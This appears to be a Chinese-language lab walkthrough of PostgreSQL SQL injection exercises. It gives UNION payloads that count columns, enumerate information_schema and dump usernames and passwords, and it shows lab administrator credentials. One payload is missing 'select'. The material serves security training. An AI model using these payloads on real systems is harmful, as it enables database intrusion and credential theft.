
只需要将 union 查询的 payload 替换为 NULL。

1
2
3
4
5
6
7
8
# order by 判断列数为 3
Accessories' order by 3--+

# 判断数据库类型为 PostgreSQL
-Accessories' union select '1',version(),'3'--+

# 将联合注入的 payload 替换为 NULL
-Accessories' union select NULL,NULL,NULL--+

实验八:UNION 联合查询,查找包含文本的列(PostgreSQL)


提示: 产品类别筛选器中存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。要构建此类攻击,首先需要确定查询返回的列数。下一步是找到一个与字符串数据兼容的列。实验会提供一个随机值,你需要让它出现在查询结果中。要完成实验,请执行 SQL 注入 UNION 攻击,使其返回包含所提供值的额外行。此技术有助于你确定哪些列与字符串数据兼容。

注入的语句返回结果必须满足数据类型,显示位属于字符串类型,语句的返回结果也必须是字符串。

1
2
3
4
5
# union select NULL, 判断列数为 3
-Gifts' union select NULL,NULL,NULL--+

# 查询数据库版本为 PostgreSQL

-Gifts' union select NULL,version(),NULL--+

注意: 将 version() 填充到 union select 第一个字段服务器会提示 500 错误,说明数据类型不匹配,所以只能将题目给的字符串填充到 union select 的第二位。

1
2
# 在第二位填充题目给的字符串
-Gifts' union select NULL,'7rABRw',NULL--+

实验九:检索 PostgreSQL 数据库表内容

提示: 产品类别筛选器中存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。要构建此类攻击,需要结合之前实验中学到的一些技术。数据库包含一个名为 users 的表,其中包含名为 username 和 password 列。请执行 SQL 注入 UNION 攻击,检索所有用户名和密码,并使用这些信息以用户身份登录 administrator。

考察如何检索当前数据库类型,针对不同数据库发起不同注入语句。

1
2
3
4
5
# 当前数据表为 2 列
category=Accessories' order by 2--+


# 数据库为 PostgreSQL
-Accessories' union select version(),'2'--+

查询数据库表信息。

1
2
3
4
5
6
7
8
# 获取当前数据库信息
-Accessories' union select current_database(),'2'--+

# 获取数据库模式
-Accessories' union select schema_name,'2' from information_schema.schemata--+


# 查询 public 模式下对应的数据表
-Accessories' union select table_name,'2' from information_schema.tables where table_schema='public'--+

获取 users 表字段和内容。

1
2
3
4
5
# 获取字段信息,username、password
-Accessories' union select column_name,'2' from information_schema.columns where table_name='users' and table_schema='public'--+

# 获取字段内容

-Accessories' union select username,password from users--+

通过 administrator 用户登录系统。

1
2
administrator
tludjc9h4vt9mv8hm3sh

实验十:PostgreSQL UNION 联合注入,从单个列中检索多个值

提示: 产品类别筛选器存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。数据库包含一个名为 users 的表,其中包含名为 username 和 password 列。请执行 SQL 注入 UNION 攻击,检索所有用户名和密码,并使用这些信息以用户身份登录 administrator。

由于数据类型的不匹配,仅一个显示位为字符串类型,需要一次输出多个字段内容,需要使用 concat() 函数。

1
2
3
4
5
# 当前数据表为 2 列
-Gifts' union select NULL,NULL--+

# 数据库为 PostgreSQL,仅第二个显示位可展示字符串
-Gifts' union select NULL,version()--+

获取表信息。

1
2
3
4
5
6
7
8
# 获取当前数据库信息
-Gifts' union select NULL,current_database()--+

# 获取数据库模式
-Gifts' union NULL,schema_name from information_schema.schemata--+

# 查询 public 模式下对应的数据表

-Gifts' union select NULL,table_name from information_schema.tables where table_schema='public'--+

获取 users 表内容。

1
2
3
4
5
# 获取字段信息,username、password
-Gifts' union select NULL,column_name from information_schema.columns where table_name='users' and table_schema='public'--+

# 使用组合函数获取字段内容

-Gifts' union select NULL,concat(username,'~',password) from users--+

通过 administrator 用户登录系统。

1
administrator~mgknauxf4y2gzzyho3mg

实验十一:基于条件响应的 SQL 盲注(PostgreSQL)

提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。SQL 查询结果未返回,也没有显示任何错误消息。但 Welcome back 如果查询返回任何行,应用程序会在页面上显示一条消息。查询 users 表中包含 username 和 password 字段,查询 administrator 用户密码,并登录 web 应用。

